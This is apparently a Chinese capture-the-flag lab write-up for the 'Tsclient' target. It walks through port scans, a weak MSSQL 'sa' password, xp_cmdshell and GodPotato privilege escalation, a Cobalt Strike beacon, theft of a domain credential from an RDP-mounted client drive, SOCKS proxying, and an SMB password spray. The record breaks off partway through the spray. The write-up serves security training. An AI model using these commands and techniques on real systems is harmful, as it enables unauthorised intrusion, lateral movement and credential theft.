春秋云境-Tsclient

背中を向けて
背对着我
君は歩き出した
你踏出了步伐
交わす言葉も無いまま
就这麼不发一语的离去
揺れる心の中
动摇不已的心中
子供のように叫んだ
有如孩子般嘶喊著
行かないで 行かないで ねえ…
不要走 不要走 吶…


靶机ip:39.99.149.148

难度:中等

涉及内容:

  • 端口扫描与服务探测 (Port Scanning & Service Enumeration)
  • MSSQL 弱口令爆破与利用 (MSSQL Weak Password & Exploitation)
  • CLR/Potato 提权 (Privilege Escalation via GodPotato)
  • Cobalt Strike 上线与进程注入 (C2 Implant & Process Injection)
  • RDP 客户端驱动器挂载攻击 (Tsclient/RDP Drive Sharing Abuse)
  • 内网隧道代理 (SOCKS Proxy & Tunneling)
  • Active Directory 密码喷洒与账户维护 (Password Spraying & Account Reset)
  • 映像劫持提权 (Image File Execution Options - IFEO Injection)
  • 凭据转储与机器账户利用 (Credential Dumping & Machine Account Abuse)
  • 哈希传递攻击 (Pass-The-Hash / PtH)

端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 39.99.149.148
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
TreadStone was here 🚀

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 39.99.149.148:80
Open 39.99.149.148:15774
Open 39.99.149.148:17001
Open 39.99.149.148:49669
Open 39.99.149.148:49668
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-06 00:04 -0500
Initiating Ping Scan at 00:04
Scanning 39.99.149.148 [4 ports]
Completed Ping Scan at 00:04, 0.63s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 2.52s elapsed
DNS resolution of 1 IPs took 2.52s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 00:04
Scanning 39.99.149.148 [5 ports]
Discovered open port 80/tcp on 39.99.149.148
Discovered open port 49669/tcp on 39.99.149.148
Discovered open port 17001/tcp on 39.99.149.148
Discovered open port 49668/tcp on 39.99.149.148
Completed SYN Stealth Scan at 00:04, 2.20s elapsed (5 total ports)
Nmap scan report for 39.99.149.148
Host is up, received reset ttl 128 (0.60s latency).
Scanned at 2026-02-06 00:04:09 EST for 2s

PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 128
15774/tcp closed unknown reset ttl 128
17001/tcp open unknown syn-ack ttl 128
49668/tcp open unknown syn-ack ttl 128
49669/tcp open unknown syn-ack ttl 128

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.46 seconds
Raw packets sent: 9 (372B) | Rcvd: 866 (34.656KB)


┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nmap -A -T4 -v 39.99.149.148
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-06 00:27 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating Ping Scan at 00:27
Scanning 39.99.149.148 [4 ports]
Completed Ping Scan at 00:27, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:27
Completed Parallel DNS resolution of 1 host. at 00:27, 0.50s elapsed
Initiating SYN Stealth Scan at 00:27
Scanning 39.99.149.148 [1000 ports]
Discovered open port 3389/tcp on 39.99.149.148
Discovered open port 80/tcp on 39.99.149.148
Discovered open port 1433/tcp on 39.99.149.148
Discovered open port 2383/tcp on 39.99.149.148
Completed SYN Stealth Scan at 00:27, 4.40s elapsed (1000 total ports)
Initiating Service scan at 00:27
Scanning 4 services on 39.99.149.148
Completed Service scan at 00:27, 5.01s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 39.99.149.148
adjust_timeouts2: packet supposedly had rtt of -1288578 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -1287289 microseconds. Ignoring time.
Retrying OS detection (try #2) against 39.99.149.148
Initiating Traceroute at 00:27
Completed Traceroute at 00:27, 0.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 00:27
Completed Parallel DNS resolution of 2 hosts. at 00:27, 1.00s elapsed
NSE: Script scanning 39.99.149.148.
Initiating NSE at 00:27
Completed NSE at 00:27, 15.16s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.28s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Nmap scan report for 39.99.149.148
Host is up (0.0073s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open tcpwrapped
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
1433/tcp open tcpwrapped
2383/tcp open tcpwrapped
3389/tcp open tcpwrapped
| ssl-cert: Subject: commonName=WIN-WEB
| Issuer: commonName=WIN-WEB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-05T05:00:02
| Not valid after: 2026-08-07T05:00:02
| MD5: cb80 06fc 1fcb 0787 4b88 e859 2334 5bb7
| SHA-1: d45d 0417 9dda 4426 c052 56e5 6367 f41b 9555 1964
|_SHA-256: 9c5d b25a 8259 d66e f2ed e9c1 57e6 1c1e 7ba9 e6bc 0bc2 7f74 631e 88a9 9c38 0251
|_ssl-date: 2026-02-06T05:27:55+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: WIN-WEB
| NetBIOS_Domain_Name: WIN-WEB
| NetBIOS_Computer_Name: WIN-WEB
| DNS_Domain_Name: WIN-WEB
| DNS_Computer_Name: WIN-WEB
| Product_Version: 10.0.14393
|_ System_Time: 2026-02-06T05:27:40+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (97%), DD-WRT v24-sp2 (Linux 2.4.37) (97%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (97%), Linux 3.2 (95%), Microsoft Windows XP SP3 (95%), VMware Player virtual NAT device (95%), Linux 4.4 (92%), BlueArc Titan 2100 NAS device (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.23 ms 192.168.21.2
2 0.26 ms 39.99.149.148

NSE: Script Post-scanning.
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Initiating NSE at 00:27
Completed NSE at 00:27, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.75 seconds
Raw packets sent: 2117 (98.106KB) | Rcvd: 705 (29.170KB)


细节探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./FScan_2.0.1_linux_x32 -h 39.99.149.148
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.1

[1.3s] 已选择服务扫描模式
[1.3s] 开始信息扫描
[1.3s] 最终有效主机数量: 1
[1.3s] 开始主机扫描
[1.3s] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[1.3s] 有效端口数量: 233
[1.3s] [*] 端口开放 39.99.149.148:80
[1.4s] [*] 端口开放 39.99.149.148:1433
[4.3s] 扫描完成, 发现 2 个开放端口
[4.3s] 存活端口数量: 2
[4.3s] 开始漏洞扫描
[4.3s] POC加载完成: 总共387个,成功387个,失败0个
[4.4s] [*] 网站标题 http://39.99.149.148 状态码:200 长度:703 标题:IIS Windows Server
[16.8s] [+] MSSQL 39.99.149.148:1433 sa 1qaz!QAZ
[16.8s] 扫描已完成: 3/3

发现mssql弱密码


使用mdut拿到shell

端口扫描:通过发送特定的 TCP/UDP 数据包(如 SYN 包),根据目标主机的响应(SYN-ACK, RST 等)判断端口状态。

MSSQL 弱口令:数据库管理员配置不当,使用了简单密码。sa 是 SQL Server 的默认系统管理员账户,拥有数据库的最高权限。

利用方式:虽然获取的是数据库权限,但 MSSQL 提供了 xp_cmdshell 存储过程,允许用户以运行 SQL Server 服务的账户(通常是 NT SERVICE\MSSQLSERVERSYSTEM)在操作系统层面执行 CMD 命令。MDUT 工具通过开启此功能实现命令执行。



godpotato成功提权,拿到第一个flag。

Potato 家族漏洞原理:利用了 Windows 的 COM(组件对象模型)机制和 SeImpersonatePrivilege 权限。

具体流程:攻击者强制系统账户(通常是 SYSTEM 权限的 RPC 服务)连接攻击者控制的恶意 RPC 监听端口。在连接认证过程中,攻击者通过中间人攻击或重放技术,窃取 SYSTEM 账户的访问令牌(Token)。

前提条件:当前的低权限账户(如 MSSQL 服务账户)必须拥有 SeImpersonatePrivilege(身份模拟权限),这在服务账户中非常常见。

提示查看用户的sessions


上传CS马并执行



成功上线


查看在线用户并进行进程注入。

查看共享资源并读取文件

RDP 驱动器重定向:当用户使用远程桌面(MSTSC)连接服务器时,如果在“本地资源”中勾选了“驱动器”,用户的本地磁盘(如 C 盘)会被映射到远程服务器上,路径通常为 \\tsclient\c

攻击面:如果管理员或受害者在挂载了本地磁盘的情况下连接了被攻陷的服务器,攻击者(拥有服务器权限)就可以直接访问受害者本地电脑的文件系统,从而窃取敏感文件(如密码本、SSH 密钥等),实现从服务端反向攻击客户端

1
shell net use
1
shell dir \\tsclient\c
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[02/06 15:09:30] beacon> shell dir \\tsclient\c
[02/06 15:09:30] [*] Tasked beacon to run: dir \\tsclient\c
[02/06 15:09:34] [+] host called home, sent: 47 bytes
[02/06 15:09:36] [+] received output:
驱动器 \\tsclient\c 中的卷没有标签。
卷的序列号是 C2C5-9D0C

\\tsclient\c 的目录

2022/07/12 10:34 71 credential.txt
2022/05/12 17:04 <DIR> PerfLogs
2022/07/11 12:53 <DIR> Program Files
2022/05/18 11:30 <DIR> Program Files (x86)
2022/07/11 12:47 <DIR> Users
2022/07/11 12:45 <DIR> Windows
1 个文件 71 字节
5 个目录 30,029,860,864 可用字节

发现可疑文件,读取。

1
2
3
4
5
6
7
[02/06 15:10:37] beacon> shell type \\tsclient\c\credential.txt
[02/06 15:10:37] [*] Tasked beacon to run: type \\tsclient\c\credential.txt
[02/06 15:11:36] [+] host called home, sent: 63 bytes
[02/06 15:11:36] [+] received output:
xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#

Do you know how to hijack Image?

发现一组凭据,并提示打映像劫持。


cs做端口转发

密码喷洒

这里先要配置代理。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
socks4 VPSIP 9999

# meanwile
# defaults set to "tor"

┌──(root㉿kaada)-[/home/kali/Desktop]
└─# vim /etc/proxychains4.conf

┌──(root㉿kaada)-[/home/kali/Desktop]
└─# proxychains4 nxc smb 172.22.8.1/24 -u Aldrich -p 'Ald@rLMWuy7Z!#' -d xiaorang.lab 2>/dev/null
SMB 172.22.8.15 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:xiaorang.lab) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 172.22.8.31 445 WIN19-CLIENT [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN19-CLIENT) (domain:xiaorang.lab) (signing:False) (SMBv1:None)
